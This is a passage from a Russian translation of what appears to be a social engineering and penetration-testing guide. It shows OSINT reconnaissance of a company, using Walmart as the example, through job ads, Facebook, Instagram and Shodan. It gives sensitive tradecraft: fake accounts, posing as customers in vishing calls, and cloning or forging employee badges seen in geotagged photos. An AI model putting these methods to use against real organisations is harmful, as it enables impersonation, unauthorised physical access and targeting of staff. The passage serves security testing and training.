

Рис. 5.4. Слишком подробное объявление о вакансии

Дальше можно пойти несколькими путями. Во-первых – искать записи об *общем перечне уязвимостей и рисков* (Common Vulnerabilities and Exposures, CVE), относящиеся к этому конкретному программному обеспечению, а затем проверять такие сайты, как *https://www.exploit-db.com/*, на наличие известного кода эксплойта. В качестве альтернативы мы могли бы использовать эту информацию в наших предлогах для фишинга или вишинга. Наконец, можно было бы просто попытаться

выполнить брутфорс (взлом путем грубого подбора пароля) любых общедоступных экземпляров рассматриваемого программного обеспечения, что было бы самым шумным вариантом, выходящим за рамки социальной инженерии или OSINT.

Другими важными вещами, которые следует искать в объявлениях о вакансиях, являются упоминания о том, какому менеджеру подчиняется сотрудник на этой должности. Знание организационной структуры и того, кто какую роль выполняет, может быть полезно для создания предлогов в ситуациях, когда упоминание имени поможет вам завоевать доверие. Не ограничивайтесь свежими публикациями. Посмотрите на старые публикации на таких сайтах, как Indeed, Ladders и LinkedIn. Вы также можете посмотреть более старые страницы на сайте *https://archive.org/*. Просматривая старые сообщения, можете понять, как часто организация исправляет или обновляет свое программное обеспечение, а также оценить культуру в области управления персоналом и безопасности.

Facebook (Meta)

> Социальная сеть Facebook заблокирована по требованию Роскомнадзора на территории Российской Федерации в соответствии с федеральным законом «О мерах воздействия на лиц, причастных к нарушениям основополагающих прав и свобод человека, прав и свобод граждан Российской Федерации» за регулярное размещение недостоверной информации и отказ от предоставления равных прав на публикацию российским СМИ.

Facebook может быть золотой жилой или выгребной ямой в зависимости от того, кого вы спрашиваете и что ищете. Это потому, что данных много, но они минимально проверены, хотя время от времени подтверждаются фактами. Многие люди склонны чрезмерно делиться информацией на этом сайте (это поведение мы рассмотрим далее в главе 6). В этом разделе сосредоточимся на бизнес-информации о компании и ее клиентах.

Чтобы начать анализ на Facebook, создайте учетную запись, которую вы не используете в личных целях. Несмотря на то что создание поддельной учетной записи нарушает Условия обслуживания сайта, это не позволит вам появиться на вкладке **Люди, которых вы можете знать** под вашим настоящим профилем. Вы также сможете публиковать сообщения на своей странице публично, не сбивая с толку своих законных друзей и не рискуя их выдать. Имейте в виду, что после ряда скандалов Facebook принимает жесткие меры в отношении поддельных учетных записей, особенно тех, которые используют изображения, созданные искусственным интеллектом.

В качестве еще одного уровня безопасности избегайте использования мобильных приложений сайта, потому что они обычно имеют доступ ко всем приложениям на вашем мобильном устройстве и мо-

гут точно определить, что учетная запись принадлежит вам, даже не используя дополнительные данные. Вы также можете начать получать все более личную рекламу, которая лично меня очень раздражает.

Итак, что мы можем найти в Facebook? Конкурентов, клиентов, рекламные акции, пресс-релизы, новости и общественное мнение.

Информация о компании

На странице организации в Facebook (см. рис. 5.5 для Walmart) найдите контактную информацию или пресс-релизы. Для небольших компаний обычно можно найти новости о выигранных наградах или списки, в которые они были добавлены. Также можете увидеть сообщения о деятельности и достижениях сотрудников, особенно если вы ориентируетесь на консалтинг.



Рис. 5.5. Целевая страница Walmart на Facebook

Посмотрите на раздел страницы **О программе** (рис. 5.6). Здесь мы можем найти номера телефонов, даже если они предназначены для техподдержки, поддержки клиентов или горячей линии компании. Мы можем найти адреса электронной почты и почти наверняка увидим их веб-сайт.

Компании также могут делиться хронологией событий, таких как даты основания, переезды, слияния и поглощения, а также выход на пенсию ключевых сотрудников, которые могут предоставить нам информацию для использования в наших предлогах или взаимодействии.

Клиенты и общественное мнение

Когда вы осуществляете вишинговый звонок в компанию, один из самых действенных способов заставить сотрудника поговорить

с вами – это изобразить из себя клиента. Вы можете найти множество реальных клиентов, просмотрев вкладку **Community** (Сообщество) Facebook и прочитав отзывы. На рис. 5.7 на вкладке **Community** Walmart показаны различные отзывы от широкой публики. Их следует воспринимать с долей скептицизма и в общем контексте темы. Некоторые из этих сообщений являются обоснованными опасениями или претензиями, но другие опираются на теории заговора или являются необоснованными заявлениями, попытками запустить вирусную волну и сообщениями о поддельных страницах или страницах, выдающих себя за других.



Рис. 5.6. Страница Walmart **About Us** *на Facebook*



Рис. 5.7. Страница сообщества Walmart на Facebook

На вкладке **Community** показано количество подписчиков компании. Этот показатель показывает силу бренда и то, насколько активно компания взаимодействует с клиентами и привлекает их.

Посмотрите, какими сообщениями делятся клиенты на странице компании и как часто они публикуют сообщения. Отвечает ли компания на эти сообщения? Проявляет ли компания сочувствие или она холодна? Это может помочь нам разработать досье для компании, а также досье, которое мы используем в качестве предлога.

Иногда люди будут делиться случайными сообщениями на стене компании, пытаясь провернуть вирусную компанию. Учитывайте это при анализе.

Instagram

> Социальная сеть Instagram заблокирована по требованию Роскомнадзора на территории Российской Федерации в соответствии с федеральным законом «О мерах воздействия на лиц, причастных к нарушениям основополагающих прав и свобод человека, прав и свобод граждан Российской Федерации» за регулярное размещение недостоверной информации и отказ от предоставления равных прав на публикацию российским СМИ.

Instagram – это сокровищница OSINT. В конкурсе социальной инженерии Capture the Flag (SECTF), в котором я когда-то участвовал, я нашел более 90 % информации о моей целевой компании с помощью Instagram.

Подписчики и хештеги

Кто более интересен, чем подписчики бизнес-аккаунта, так это те, на кого подписан сам бизнес-аккаунт. Аккаунты компаний обычно подписаны на руководителей и влиятельных лиц, а также на специалистов по маркетингу и связям с общественностью. Например, посмотрите, на кого подписан Walmart (рис. 5.8). В список входят бренды, которые они продают, и Леброн Джеймс.

Также ищите хештеги, на которые подписана цель. Это говорит нам о том, что цель считает важным. Хештеги могут иметь отношение к рекламной акции, которую проводит компания, или указывать, активна ли ее команда в социальных сетях. Они также могут указывать на конкурентов компании. Из хештегов, которые выбрал Walmart (рис. 5.9), мы узнаем о внутренних инициативах, стимулах для клиентов и возможном внутреннем жаргоне.

Поиск сообщений с геотегами

Затем покиньте страницу компании в Instagram и найдите в Instagram адрес офиса компании. Это приводит нас ко всем сообщениям с геотегами по этому адресу. Геотегирование выполняется автоматически, когда включены службы определения местополо-

жения устройства и приложения. Местоположение будет встроено в сообщение и станет доступным для поиска по содержимому поля метаданных снимка. На отфильтрованных по геотегу фотографиях вы, вероятно, найдете два очень полезных фрагмента информации: значки компании и фотографии со столов сотрудников.



Рис. 5.8. Список учетных записей, на которые подписана страница Walmart в Instagram



Рис. 5.9. Хештеги, которые Walmart использует в Instagram

Изображения значков могут помочь нам определить производителя и их дизайн. В некоторых случаях вы можете даже клонировать

бейдж-карты, чтобы получить доступ к объектам. Брент Уайт и Тим Робертс написали хорошую статью про использование клонировщика карт доступа Proxmark (и многого другого) по адресу *https://wehackpeople.wordpress.com/2018/07/16/proxmark-3-cheat-sheet-and-rfid-thief-instructions/*. В других случаях вы можете повторить дизайн бейджа. Например, значок поставщика Walmart на рис. 5.10 показывает нам, как выглядят бейджи поставщиков, включая используемые ими шрифты, штрих-код и дату истечения срока действия.



Рис. 5.10. Значок поставщика Walmart, найденный в Instagram

Возможно, вам удастся воссоздать штрих-код значка. Хотя значок не содержит никаких цифр, полезных для идентификации, на нем есть дата, потенциально полезная в хитроумной уловке для получения доступа.

В качестве альтернативы вы можете сделать фальшивые бейджи, а также узнать, как люди одеваются на сайте, что позволит вам слиться с ними. Например, в магазинах Walmart продавцы обычно носят брюки цвета хаки и темно-синюю рубашку с халатом и значком. На рис. 5.11 показано несколько изображений бейджей Walmart, и все они кажутся достаточно невинными, пока социальный инженер или злоумышленник не использует их для получения несанкционированного доступа к объекту.

Фотографии столов могут рассказать нам много интересного о технологиях, которые использует компания. На рис. 5.12 показано изображение рабочего места сотрудника. Сотрудник (партнер) хвастался полученной открыткой, но на снимке также видно, что он использует MacBook с Photoshop, Microsoft Office 2016 и Cisco WebEx, открытый на док-станции macOS.



Рис. 5.11. Многочисленные значки сотрудников Walmart, найденные в Instagram



Рис. 5.12. Фотография рабочего места сотрудника Walmart, найденная в Instagram

Использование Shodan для OSINT

Джон Мазерли разработал сервис Shodan (*https://www.shodan.io/*) в 2009 году как поисковую систему для индексации устройств, подключенных к интернету. На практике это означает, что Shodan активно сканирует интернет на наличие незащищенных и открытых устройств, а затем вводит эти устройства в свою доступную для поиска и индексируемую базу данных для использования людьми. Давайте рассмотрим основные методы анализа с помощью Shodan.

Стоимость членства в Shodan варьируется в зависимости от уровня доступа: от бесплатного до 899 долл. в месяц. Уровни определяются количеством ресурсов, которые вы хотите постоянно отслеживать, количеством поисков, которые требуется выполнить, и необходимостью поиска явных уязвимостей. Shodan часто проводит специальные акции «черной пятницы», предоставляя дешевый пожизненный доступ.

Использование параметров поиска Shodan

При поиске в Shodan используйте один из следующих параметров:

city – для поиска в определенном городе;
country – для поиска в определенной стране;
geo – в пределах определенной широты и долготы;
hostname – для поиска конкретного имени хоста;
net – для поиска определенного IP-адреса, диапазона или CIDR;
os – конкретной операционной системы;
port – определенных открытых портов;
before/after – для определения временных рамок поиска.

Поскольку организации меняют свою аппаратную и программную архитектуру, а Shodan сканирует без остановки, записи в базе данных будут меняться. Установка временных рамок может помочь вам найти закономерности обновлений, а также внедряемые в настоящее время и актуальные технологии. Например, если вы знаете, что организация использует Cisco ASA, то можете просмотреть даты выпуска программного обеспечения и сравнить их с датой появления изменения версии в Shodan, чтобы получить представление о скорости внесения исправлений.

Поиск IP-адресов

Если вам известен IP-адрес или диапазон, можете запросить его в Shodan, чтобы определить хост, службы и баннеры служб (рис. 5.13). Это поможет, если вы собираете OSINT для подготовки к тесту на проникновение.

Shodan также сообщает нам о сертификате TLS/SSL, используемом для шифрования входящего и исходящего веб-трафика. Если в сертификате используются слабые шифры, вы можете считать это вектором атаки для технического проникновения.

Поиск доменных имен

Если вы введете доменное имя вашей целевой организации в Shodan, система ответит всеми известными хостами. Это поможет получить информацию об используемых портах и протоколах, а также служебные баннеры и версии служб. Этот метод также помогает нам определить типы используемых организацией систем, подключенных к интернету (например, NGINX, Apache и IIS), в дополнение к именам хостов и IP-адресам.



Рис. 5.13. Результаты поиска по IP-адресу с указанием открытых портов и запущенных служб с баннерами

На рис. 5.14 показан результат поиска домена *walmart.com* с указанием, что хосты должны принадлежать магазинам Walmart. Это предотвращает включение в результат поиска нерелевантных доменов, содержащих фразу *walmart.com*, или сайтов со ссылками на *walmart.com*.



Рис. 5.14. Список доменов и IP-адресов Shodan, отфильтрованных по магазинам Walmart

Поиск имен хостов и субдоменов

Зная конкретное имя хоста или субдомен, мы можем искать его в Shodan так же, как искали домены. Shodan предоставит нам более точную информацию, такую как IP-адрес, сервис и открытые порты на

хосте. Конкретная возвращаемая информация зависит от домена, а ее полезность – от того, что мы планируем делать с этой информацией. Например, на рис. 5.15 показаны веб-серверы Microsoft IIS, принадлежащие Walmart.



Рис. 5.15. Расширенное перечисление IP-адресов Shodan

Мы видим набор символов, код HTTP и, если существует известная уязвимость, номер CVE, который может привести нас к техническому взлому, если в этом заключается наша задача.

Делаем автоматические скриншоты с помощью Hunchly

До сих пор в этой главе мы обсуждали ручной анализ веб-страниц для получения полезной информации. Но, если вы не используете специальный инструмент OSINT, такой как Recon-ng, отслеживать всю найденную информацию не всегда легко. Hunchly (*https://www.hunch.ly/*) – это расширение для Chrome (или браузера Chromium, например Brave), которое предоставляет скриншоты всего, что вы ищете (рис. 5.16 и 5.17). На момент написания этой книги сервис Hunchly, созданный Джастином Зейтцем, стоит 129 долл. в год, но дает 30-дневную бесплатную пробную версию. Если вы часто проводите OSINT-расследования, покупка лицензии того стоит.

Нажав на конкретную иконку данных, вы можете просмотреть снимок экрана и любую информацию о нем, например что вы искали, путь URL-адреса, соответствующий поиску, дату, когда вы его собрали, дату, когда сайт был обновлен, и хеш скриншота. Эта информация критически важна, если вы собираете OSINT по юридическим причинам и будете использовать скриншот в качестве доказательства в суде.



Рис. 5.16. Создание нового задания

